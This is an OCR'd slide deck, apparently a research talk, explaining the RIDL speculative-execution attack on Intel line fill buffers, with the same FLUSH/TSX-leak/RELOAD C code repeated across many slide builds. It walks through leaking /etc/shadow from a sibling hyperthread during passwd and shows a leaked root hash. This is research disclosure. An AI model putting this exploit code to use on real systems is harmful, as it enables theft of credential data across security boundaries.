
Line Fill Buffers, Store Buffers, and Load Ports

LEAKY SOURCES



But there is more!

LEAKY SOURCES



Uncached memory

We can leak from various internal CPU buffers!

RIDL is a **class** of speculative execution attacks also known as **M**icro-architectural **D**ata **S**ampling

Let’s focus on one particular instance:

Line Fill Buffers

Manuals

MEM_LOAD_UOPS_RETIRED.HIT_LFB_PS - Counts demand loads that hit in the line fill buffer (LFB). A LFB entry is allocated every time a miss occurs in the L1 DCache. When a load hits at this location it means that a previous load, store or hardware prefetch has already missed in the L1 DCache and the data fetch is in progress. Therefore the cost of a hit in the LFB varies. This event may count cache-line split loads that miss in the L1 DCache but do not miss the LLC.

On 32-byte Intel AVX loads, all loads that miss in the L1 DCache show up as hits in the L1 DCache or hits in the LFB. They never show hits on any other level of memory hierarchy. Most loads arise from the line fill buffer (LFB) when Intel AVX loads miss in the L1 DCache.

- We first read the manuals
- Some references to internal CPU buffers
- But no further explanation
- Where would you even start?

That’s why we started reading patents instead!


We read a lot of patents, and survived!

So today I can tell you a bit more about internal
CPU buffers

But wait, what are these


Line Fill Buffers?

Line Fill Buffers?




Central buffer between execution units, L1d and L2 to **improve memory throughput**

Line Fill Buffers?




Central buffer between execution units, L1d and L2 to **improve memory throughput**

Line Fill Buffers?



Central buffer between execution units, L1d and L2 to **improve memory throughput**

Line Fill Buffers?



Central buffer between execution units, L1d and L2 to **improve memory throughput**

Line Fill Buffers?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

Line Fill Buffers?

Multiple roles:

- Asynchronous memory requests
- Load squashing
- Write combining
- Uncached memory

Line Fill Buffers?

CPU design: what to do on a cache miss?

1. Send out memory request
2. Wait for completion
3. Blocks other loads/stores

Line Fill Buffers?

- **Solution:** keep track of address in LFB

1. Send out memory request
2. Allocate LFB entry
3. Store address in LFB
4. Serve other loads/stores
5. Pending request eventually completes

Line Fill Buffers?


- **Solution:** keep track of address in LFB

1. Send out memory request
2. Allocate LFB entry
3. Store address in LFB
4. Serve other loads/stores
5. Pending request eventually completes

Line Fill Buffers?

- Allocate LFB entry
- May contain data from previous load
- **RIDL exploits this**

Experiments



Conclusion: our primary RIDL instance leaks from **Line Fill Buffers**

Cool… so how do we actually mount a RIDL attack?

Ideas

- We can leak in-flight data
- Let’s get some sensitive data in-flight

Confused Deputy

- **Observation**: invoking `passwd` utility reads `/etc/shadow` contents
- We can control the **affinity** of the process with `taskset`
- Try to leak from the other Hyper-Thread when `/etc/shadow` is in-flight
- Not so easy…

Challenges

✗ Getting data in flight

Challenges

✓ Getting data in flight

✗ Leaking data

What does this program look like?

① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL


```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
```

Leak in-flight data from an invalid or unmapped page, also works for demand paging.

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② RIDL

Use the leaked byte as an index into our probe array.

```
    *(volatile char *)p;
    _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

Probe Array



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



Challenges

✓ Getting data in flight

✗ Leaking data

Challenges

- ✓ Getting data in flight
- ✓ Leaking data

RIDL is like drinking from a fire hose

You just get whatever data is in flight!

Challenges

- ✓ Getting data in flight
- ✓ Leaking data
- ✗ Filtering data

Filtering

We need to **synchronize** or do some **post-processing**

- Synchronize: not possible, we cannot change `passwd` binary
- Post-processing: we can repeat measurements, stitch them together, filter measurements

Filtering Data

How can we filter data?

Filtering Data

- We want to leak from `/etc/shadow`
- First line is for `root`
  - Starts with “root:”


Filtering Data

```
root:$6$gfjkk3Hi$DBZMdRUPaR0/5taKaEIME3LQlBVP67.ax7TdZUuuTgxRPAc0CZQBsV/JkgoAbWC
6/E3DvzvMAckTTcRG/Q6.i0:18089:0:99999:7:::
